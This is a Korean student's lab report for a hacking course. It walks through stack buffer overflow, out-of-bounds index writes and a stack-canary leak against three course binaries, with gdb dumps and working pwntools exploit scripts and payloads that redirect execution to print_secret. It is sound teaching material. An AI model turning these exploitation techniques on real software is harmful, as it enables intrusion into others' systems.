해킹 및 정보보안 Lab #2

20201564 김성현

1. Lab #2-2 (exploit_guess)

(1) 취약점 분석

이 문제에는 stack canary가 적용되어 있어서 return address를 직접적으로 공격할 수 없다. 따라서 강의자료 4장의 30페이지에 설명된 방법 중 하나를 적용하는 것으로 생각했다. 우선 프로그램이 실행됨과 동시에 random한 passcode를 생성하고, 사용자에게 한 문자열을 input으로 받아 그것이 passcode와 동일한지 판정하고, 동일할 경우 print_secret 함수로 넘어가는 구조이다. 여기서, input 배열과 passcode 배열은 같은 함수에 존재하는 지역 변수임에 착안한다. 또한, scanf로 받은 input 배열에 대해 매우 긴 길이에 대한 검증 코드가 존재하지 않는다. 따라서 적당한 길이의 code를 input으로 주면서 passcode의 영역까지 침범할 수 있도록 적절히 입력해주면 사용자가 원하는 내용의 문자열로 passcode를 덮어 씌울 수 있을 것이다.

(2) 취약 부분 계산

우선, main 함수의 어셈블리 코드에서 중요한 부분은 다음 사진과 같다.

```
0x0000000000400b68 <+188>:   lea    0x30(%rsp),%rdx
0x0000000000400b6d <+193>:   lea    0x10(%rsp),%rax
0x0000000000400b72 <+198>:   mov    %rdx,%rsi
0x0000000000400b75 <+201>:   mov    %rax,%rdi
0x0000000000400b78 <+204>:   callq  0x400820 <strcmp@plt>
0x0000000000400b7d <+209>:   test   %eax,%eax
0x0000000000400b7f <+211>:   jne    0x400b88 <main+220>
0x0000000000400b81 <+213>:   callq  0x400986 <print_secret>
```

위 코드에서는 $rsp+0x10에 해당하는 주소를 $rdi, $rsp+0x30에 해당하는 주소를 $rsi로 넣고 그것을 strcmp의 인자로 보내 두 문자열이 같은 내용을 담고 있는지를 판정하는 코드이다. 만약 내용이 같다면 print_secret을 호출하는 구조이다. 그렇다면 $rsp+0x10과 $rsp+0x30이 각각 어떤 문자열을 담고 있는지 확인해보자.

```
0x0000000000400afc <+80>:    lea    0x30(%rsp),%rax
0x0000000000400b01 <+85>:    mov    $0x10,%esi
0x0000000000400b06 <+90>:    mov    %rax,%rdi
0x0000000000400b09 <+93>:    callq  0x400a3b <load_passcode>
```

위 코드는 $rsp+0x30에 해당하는 주소를 $rdi에 넣고 그것을 load_passcode의 인자로 보내 무작위의 passcode를 얻어내는 코드이다. 즉, $rsp+0x30이 passcode에 해당한다.

```
0x0000000000400b32 <+134>:   lea    0x10(%rsp),%rax
0x0000000000400b37 <+139>:   mov    %rax,%rsi
0x0000000000400b3a <+142>:   mov    $0x400cfc,%edi
0x0000000000400b3f <+147>:   mov    $0x0,%eax
0x0000000000400b44 <+152>:   callq  0x400860 <__isoc99_scanf@plt>
```

위 코드는 $rsp+0x10에 해당하는 주소를 $rsi에 넣고 그것을 scanf의 인자로 보내 사용자가 입력한 input을 받아내는 코드이다. 즉, $rsp+0x10가 input에 해당한다.

따라서, scanf를 통해 입력받은 input의 길이가 매우 긴 경우에 passcode가 사용하는 stack 범위까지 침범하여 그 값을 덮어 씌울 수 있다는 것이다. 실제로 gdb를 사용하여 확인하면 다음과 같이 사실임을 알 수 있다.

```
Breakpoint 1, 0x0000000000400b44 in main ()
(gdb) x/120xw $rsp
0x7fffffffe3f0: 0x00000000      0x00000000      0x00000000      0x00000002
0x7fffffffe400: 0x78787878      0x78787878      0x00007878      0x00000000
0x7fffffffe410: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe420: 0x3e33b24a      0x4d80834a      0x8ddc72ca      0x7fb55ee4
```

위 사진에서는 input에 프로그래머가 기대하는 길이의 입력만을 주었을 때 나타나는 값을 알 수 있다. $rsp+0x10에 총 10글자의 string이 들어가 있고, $rsp+0x30에 무작위의 passcode가 들어가 있다.

3) 취약 부분 공격

2번에서 설명한대로 passcode를 덮어씌우기 위해서 우선 input으로 8글자 이상의 문자열을 입력해주어야 invalid passcode length를 피할 수 있다. 다음은 공격 문자열의 예시이다.

```
p.sendline(b"passcode\0" + b"\0"*23 + b"passcode\0")
```

“passcode\0”은 총 8글자의 문자열로, input 배열에 저장될 문자열이다. 그 뒤의 “\0”*23은 input 배열과 passcode의 차이를 메꿔주기 위한 숫자다. input으로 만들어줄 문자열의 길이와 더미 값의 길이의 합은 0x30-0x10=0x20 = 32만큼의 차이를 가져야 한다. 그 다음, input에 저장될 문자열과 같은 문자열을 다시 입력해주어야 한다.

2. Lab #2-3 (exploit_fund)


(1) 취약점 분석

이 문제 역시 stack canary가 적용되어 있어서 return address를 직접적으로 공격할 수 없다. 여기서는 2번, rebalance_portfolio에 집중한다. 이 함수에서는 음수에 대한 인덱스는 검사하지만, ITEM_COUNT, 즉 16보다 큰 인덱스에 대해서는 검사하지 않는다. 즉, 큰 인덱스를 적절히 입력할 경우 return addres를 공격할 수 있다.

(2) 취약 부분 계산

우선 rebalance 함수를 분석하기 이전에 manage 함수를 분석한다.

```
Breakpoint 1, 0x0000000000400c4f in manage_fund ()
(gdb) 2
Undefined command: "2".  Try "help".
(gdb) x/40xw $rsp
0x7fffffffe3e0: 0x00000000      0x00000010      0x00000000      0x00000000
0x7fffffffe3f0: 0x0001871c      0x000186fb      0x000186c5      0x000186b9
0x7fffffffe400: 0x0001867c      0x000186ec      0x000186d0      0x000186e6
0x7fffffffe410: 0x000186a3      0x0001869b      0x00018777      0x000186c8
0x7fffffffe420: 0x00018772      0x00018720      0x0001870d      0x000186f2
0x7fffffffe430: 0x00400800      0x00000000      0x268f1500      0x90eb8cc4
0x7fffffffe440: 0x00000006      0x00000000      0x00400d15      0x00000000
0x7fffffffe450: 0x00000000      0x00000000      0xf7a2d840      0x00007fff
0x7fffffffe460: 0x00000000      0x00000000      0xffffe538      0x00007fff
0x7fffffffe470: 0x00000000      0x00000001      0x00400cbf      0x00000000
```



위 사진은 manage_fund 함수의 어셈블리 코드와 그 함수가 사용하는 스택의 모습을 나타낸 것이다. 이 코드를 분석하면 빨간색 부분으로부터 $rsp+0x4에 지역 변수 i, 파란색 부분으로부터 $rsp+0x8에 지역 변수 quit_flag, 초록색 부분으로부터 $rsp+0xC에 지역 변수 choice, 하얀색 부분으로부터 $rsp+0x10에 items가 저장되어 있음을 알 수 있다. 이번에는 rebalance_portfolio 함수를 분석해보자.

```
Breakpoint 2, 0x0000000000400b49 in rebalance_portfolio ()
(gdb) x/40xw $rsp
0x7fffffffe3b0: 0x00000000      0x00000000      0xffffe3f0      0x00007fff
0x7fffffffe3c0: 0x00400800      0x00000002      0x268f1500      0x90eb8cc4
0x7fffffffe3d0: 0x00000000      0x00000000      0x00400c87      0x00000000
0x7fffffffe3e0: 0x00000000      0x00000010      0x00000000      0x00000002
0x7fffffffe3f0: 0x000186c5      0x000187be      0x000186a9      0x0001866a
0x7fffffffe400: 0x00018651      0x00018703      0x000185e6      0x00018730
0x7fffffffe410: 0x000186ec      0x0001863f      0x00018741      0x000185d8
0x7fffffffe420: 0x00018766      0x0001864f      0x00018641      0x00018663
0x7fffffffe430: 0x00400800      0x00000000      0x268f1500      0x90eb8cc4
0x7fffffffe440: 0x00000006      0x00000000      0x00400d15      0x00000000
```

여기서 0x7fffffffe3e0 부터의 공간은 아까 봤던 manage_fund의 stack과 동일하다. 잘 보면, rsp+0x8의 공간에 0x7fffffffe3ef0이 저장되어 있는데, 이는 items[0]의 주소이다. 즉, 여기서 입력받은 인덱스를 통해 item의 값을 수정할 때는 mange_fund의 stack에 저장되어 있는 값을 수정하게 된다. 여기서, 만약 src_idx와 dst_idx의 입력 검증이 전혀 없는, 즉 음수에 대한 검증도 없었다면 -6의 인덱스를 입력하면 return address를 수정할 수 있을 것이다. 하지만 음수에 대한 검증이 존재하므로, 더 앞으로 가야한다. 이를 잘 계산해보면 22번째 인덱스를 수정하면 manage_fund의 return address가 손상됨을 확인할 수 있다. 이때, print_secret의 주소는 0x4008f6이고, manage_fund의 return address는 0x400d15이므로 print_secret의 주소가 더 작다. 따라서 fund에 저장된 값을 빼주는 src_idx에 22를 입력하고 0x400d15 - 0x4008f6의 십진수 값에 해당하는 1055를 넣어주면 print_secret 함수에 도달할 수 있다.

3) 취약 부분 공격

2번에서 설명한 것을 바탕으로 exploit code를 작성하면 다음과 같다.

```python
p = process("./fund.bin")
p.recvuntil(b"): ")
p.sendline(b"2")
p.recvuntil(b"from: ")
p.sendline(b"22")
p.recvuntil(b"money: ")
p.sendline(b"1")
p.recvuntil(b"move: ")
p.sendline(b"1055")
print(p.recvline())
p.recvuntil(b"): ")
p.sendline(b"3")
print(p.recvline())
```

우선 맨 처음 2를 보내주어 rebalance 함수로 진입한다. 그 다음 src_idx에 해당하는 22를 보내주고, dst_idx는 적당히 올바른 값을 넣어준다. 그 다음 0x400d15 - 0x4008f6에 해당하는 1055를 넣어준다. 마지막으로, 우리는 rebalance 함수의 return address를 수정한 것이 아닌 manage_fund 함수의 return address를 수정했으므로 3을 입력해주어 프로그램을 종료해주어야 print_secret 함수로 도달할 수 있다.

2. Lab #2-4 (exploit_memo)

(1) 취약점 분석

이 문제 역시 stack canary가 적용되어 있어서 return address를 직접적으로 공격할 수 없다. 취약점이 없는 부분까지 분석하면 보고서가 매우 길어지므로 생략하겠다. 이 문제에서는 인덱스에 대한 검증이 이전 문제보다 강화되어 있다. 하지만 그 중에서도 두 부분에서 취약점이 존재한다. 우선 read_memo에서는 음수에 대한 인덱스를 분석하지 않고, modify_memo에서는 marr[i].buf를 입력받을 때 가능한 최대 길이가 MAX_MEMO_LEN인 24보다 긴 BUFSIZE인 50까지 입력받을 수 있다. 이 점을 이용하면 return address를 공격할 수 있지만, 그 사이에 stack canary 값이 존재하기 때문에 그 값을 알아내야 한다. 따라서 read 함수를 통해 stack canary의 값을 가져오고, modify 함수에서 stack canary를 포함한 입력을 sendline 해주면 stack smashing 없이 return address를 손상시킬 수 있을 것이다.

(2) 취약 부분 계산

우선 stack canary가 저장되어 있는 위치를 확인해야 한다.

```
Dump of assembler code for function memo_system:
   0x0000000000400dde <+0>:     sub    $0x148,%rsp
   0x0000000000400de5 <+7>:     mov    %fs:0x28,%rax
   0x0000000000400dee <+16>:    mov    %rax,0x138(%rsp)
   0x0000000000400df6 <+24>:    xor    %eax,%eax
```

```
Dump of assembler code for function read_memo:
   0x0000000000400b09 <+0>:     sub    $0x68,%rsp
   0x0000000000400b0d <+4>:     mov    %rdi,0x8(%rsp)
   0x0000000000400b12 <+9>:     mov    %esi,0x4(%rsp)
   0x0000000000400b16 <+13>:    mov    %fs:0x28,%rax
   0x0000000000400b1f <+22>:    mov    %rax,0x58(%rsp)
   0x0000000000400b24 <+27>:    xor    %eax,%eax
```

memo_system과 read_memo에서 각각 stack canary 값을 저장한다. memo_system에서는 $rsp+0x138, read_memo에서는 $rsp+0x58의 위치에 stack canary가 저장되어 있다. 그 다음 read_memo의 $rsp+0x8에는 marr의 주소가 저장되어 있고, $rsp+0x4에는 cur_cnt의 값이 저장되어 있을 것이다. 다음 사진은 read_memo 함수에서 어떻게 stack_canary 값을 가져올지 알아보기 위해 read_memo에서부터 $rsp+480까지의 값을 찍은 것이다.

```
Breakpoint 3, 0x0000000000400b5e in read_memo ()
(gdb) x/120xw $rsp
0x7fffffffe290: 0x0000000a      0x00000001      0xffffe320      0x00007fff
0x7fffffffe2a0: 0xffffe530      0x00007fff      0xf7a8782b      0x00007fff
0x7fffffffe2b0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe2c0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe2d0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe2e0: 0xf7dd0000      0x00007fff      0xbf468300      0x9d464e46
0x7fffffffe2f0: 0x00000000      0x00000000      0x00400eb7      0x00000000
0x7fffffffe300: 0x00000000      0x00000000      0x00000000      0x00000001
0x7fffffffe310: 0x00000052      0x0000000a      0x00000003      0x00000000
0x7fffffffe320: 0x00000000      0x00000057      0x00000000      0x00000000
0x7fffffffe330: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe340: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe350: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe360: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe370: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe380: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe390: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe3a0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe3b0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe3c0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe3d0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe3e0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe3f0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe400: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe410: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe420: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe430: 0x00000000      0x00000000      0xbf468300      0x9d464e46
0x7fffffffe440: 0x00400f70      0x00000000      0x00400f64      0x00000000
0x7fffffffe450: 0x00000000      0x00000000      0xf7a2d840      0x00007fff
0x7fffffffe460: 0x00000000      0x00000000      0xffffe538      0x00007fff
```

read_memo를 기준으로 본 $rsp에서의 stack 값이다. $rsp+0x8에 marr의 주소가 저장되어 있다. 그것을 따라가면 0x7fffffffe320이 marr[0]의 위치임을 알 수 있다. 여기서, 아까 언급했듯이 read_memo에서 음의 인덱스를 거르지 않기 때문에 e320 위치보다 뒤의 값을 읽어낼 수 있다. 그렇다면 stack canary 값을 읽어내기 위해서 얼마나 뒤로 가야 하는지 계산한다. e320의 위치에서 4byte 단위로 14칸 뒤에 존재한다. 그러면 그것이 read_memo에서 어떠한 음수를 넣어주는지 계산하기 위해 memo 구조체의 구성을 살펴봐야 한다.

```
struct memo {
  unsigned short id;
  unsigned short modify_cnt;
  char buf[MAX_MEMO_LEN];
};
```

short 2개, char형 24개를 저장하고 있다. 따라서 memo 구조체 한 단위 당 28byte를 저장하고, 위의 그림에서 7칸에 해당한다. 따라서, -2번 인덱스의 내용을 read하면 우리가 찾는 stack canary의 값을 읽어낼 수 있다. 이때, 읽어들인 stack canary의 값이 저장되는 형태를 살펴보아야 한다. 우선 맨 앞의 2바이트가 id, 그 다음 2바이트가 modify_cnt, 마지막 4바이트가 buf에 저장되어 있는 것으로 간주되어 출력할 것이다. 이때, id와 modify_cnt에서는 %d 형식으로 출력되므로 이것을 hex로 변환한 뒤 little endian의 형식에 맞게 조절해주어야 하고, buf에 저장된 내용은 그대로 byte로만 변환하

면 된다. stack canary 값을 가져오고 난 뒤에는 modify_memo 함수를 살펴본다. write에서는 24자리만 입력할 수 있지만, modify에서는 50자리까지 입력할 수 있기 때문이다. modify_memo에서 일반적인 방법으로 채울 수 있을 만큼 모든 내용을 채운 뒤, marr에 저장된 내용을 확인하면 다음과 같다.

```
Breakpoint 1, 0x0000000000400cbc in modify_memo ()
(gdb) x/120xw $rsp
0x7fffffffe290: 0x0000000a      0x0000000a      0xffffe320      0x00007fff
0x7fffffffe2a0: 0xffffe530      0x00007fff      0xf7a8782b      0x00007fff
0x7fffffffe2b0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe2c0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe2d0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe2e0: 0xf7dd0000      0x00007fff      0xfc764700      0x11edbe4c
0x7fffffffe2f0: 0x00000000      0x00000000      0x00400ecc      0x00000000
0x7fffffffe300: 0x00000000      0x00000000      0x00000000      0x0000000a
0x7fffffffe310: 0x0000004d      0x0000000a      0x0000000a      0x00000000
0x7fffffffe320: 0x00000000      0x41414141      0x41414141      0x41414141
0x7fffffffe330: 0x41414141      0x41414141      0x00004141      0x00000001
0x7fffffffe340: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe350: 0x41414141      0x00004141      0x00000002      0x41414141
0x7fffffffe360: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe370: 0x00004141      0x00000003      0x41414141      0x41414141
0x7fffffffe380: 0x41414141      0x41414141      0x41414141      0x00004141
0x7fffffffe390: 0x00000004      0x41414141      0x41414141      0x41414141
0x7fffffffe3a0: 0x41414141      0x41414141      0x00004141      0x00000005
0x7fffffffe3b0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe3c0: 0x41414141      0x00004141      0x00000006      0x41414141
0x7fffffffe3d0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe3e0: 0x00004141      0x00000007      0x41414141      0x41414141
0x7fffffffe3f0: 0x41414141      0x41414141      0x41414141      0x00004141
0x7fffffffe400: 0x00000008      0x41414141      0x41414141      0x41414141
0x7fffffffe410: 0x41414141      0x41414141      0x00004141      0x00000009
0x7fffffffe420: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe430: 0x41414141      0x00004141      0xfc764700      0x11edbe4c
0x7fffffffe440: 0x00400f70      0x00000000      0x00400f64      0x00000000
0x7fffffffe450: 0x00000000      0x00000000      0xf7a2d840      0x00007fff
0x7fffffffe460: 0x00000000      0x00000000      0xffffe538      0x00007fff
```

빨간색으로 표시한 영역이 marr 구조체 배열과 stack canary 값이 포함된 영역이다. 즉, 9번 인덱스의 memo 내용을 수정할 때, 50개의 글자를 입력할 수 있다. 먼저 write를 통해 9번 인덱스를 modify 하는 것이 유효하게 만들어 주고, modify에서 9번을 modify 하겠다고 알린다. 그 다음 아무런 문자로 24글자 (marr[9].buf의 길이)를 넣어주고, read에서 얻어온 stack canary를 넣어주고, 아무거나 8글자를 넣어주고, print_secret의 address인 0x0000000000400926을 넣어주면 된다. 이때, modify_memo에서 strcspn 함수를 통해 입력의 맨 마지막 글자를 개행으로 바꿔주게 되고 return address는 8바이트이므로, return address를 수정할 때 0x400926만 넣어주게 되면 오류가 발생한다.

3) 취약 부분 공격

2번에서 설명한 것을 바탕으로 exploit code를 작성하면 다음과 같다.

```
p = process("./memo.bin")
p.recvuntil(b"(Enter W/R/M/E): ")
p.sendline(b"R")
p.recvuntil(b": ")
p.sendline(b"-2")

short1=p.recvline()
short2=p.recvline()
str1=p.recvuntil("<Memo")

canary1=format((int(short1[4:-1:])),'04x')
canary2=format((int(short2[20:-1:])),'04x')

canary3=u32(str1[9:13])
canary3=p32(canary3)

canary=canary2+canary1
canary=p32(int(canary,16))
```

위 부분은 stack canary 값을 가져와서 그것을 적절하게 parsing하고, little endian으로 변환하여 알맞는 byte 값으로 변환하는 과정이다. 우선 -2번 인덱스를 읽고, short1, short2, str1에 각각 받아온 라인을 각각 파싱해준다.

이때 그냥 recvline을 해오면 앞에 ID: , Modification count: , Content: 가 딸려오므로 이 부분을 제거해준다. short 부분은 format 함수에서 두 번째 인자의 04x를 통해 0xABCD의 형태의 16진수에서 0x를 제외한 4자리만 받아오도록 한다. buf 부분은 우선 u32를 통해 string으로 받은 것을 다시 byte로 변환해 준다. short에서 받은 두 부분을 합친 다음 16진수를 뜻하는 정수로 바꿔준 다음 p32 함수로 packing 해주면 올바른 stack canary가 생성된다.

```
for i in range(0,10):
    p.recvuntil(b"(Enter W/R/M/E): ")
    p.sendline(b"W")
    p.recvuntil(b": ")
    p.sendline(b"F")

p.recvuntil(b"(Enter W/R/M/E): ")
p.sendline(b"M")
p.recvuntil(b": ")
p.sendline(b"9")
p.recvuntil(b": ")
p.sendline(b"canary hard!"*2+canary+canary3+b"\x70\x0f\x40\x00\x00\x00\x00\x00\x26\x09\x40\x00\x00\x00\x00\x00\n")
p.recvuntil(b"(Enter W/R/M/E): ")
p.sendline(b"E")
print(p.recvline())
```

위 코드는 stack canary 값을 가져온 이후 본격적인 공격을 하는 코드이다. 우선 2번에서 설명했듯이, for문을 통해 0번부터 9번 인덱스까지 전부 modify 가능한 인덱스로 만들어주는 과정을 거친다. 그 다음 9번 인덱스를 modify 하도록 하고, 임의의 24글자 + stack canary + 임의의 8글자 + print_secret의 address를 입력으로 보내주어 수정하게 하면 공격이 완성된다.

```
cse20201564@cspro5:~/hacking/Lab2$ ./check.py all
[*] Grading 2-1 ...
[*] Result: 0
[*] Grading 2-2 ...
[*] Result: 0
[*] Grading 2-3 ...
[*] Result: 0
[*] Grading 2-4 ...
[*] Result: 0
```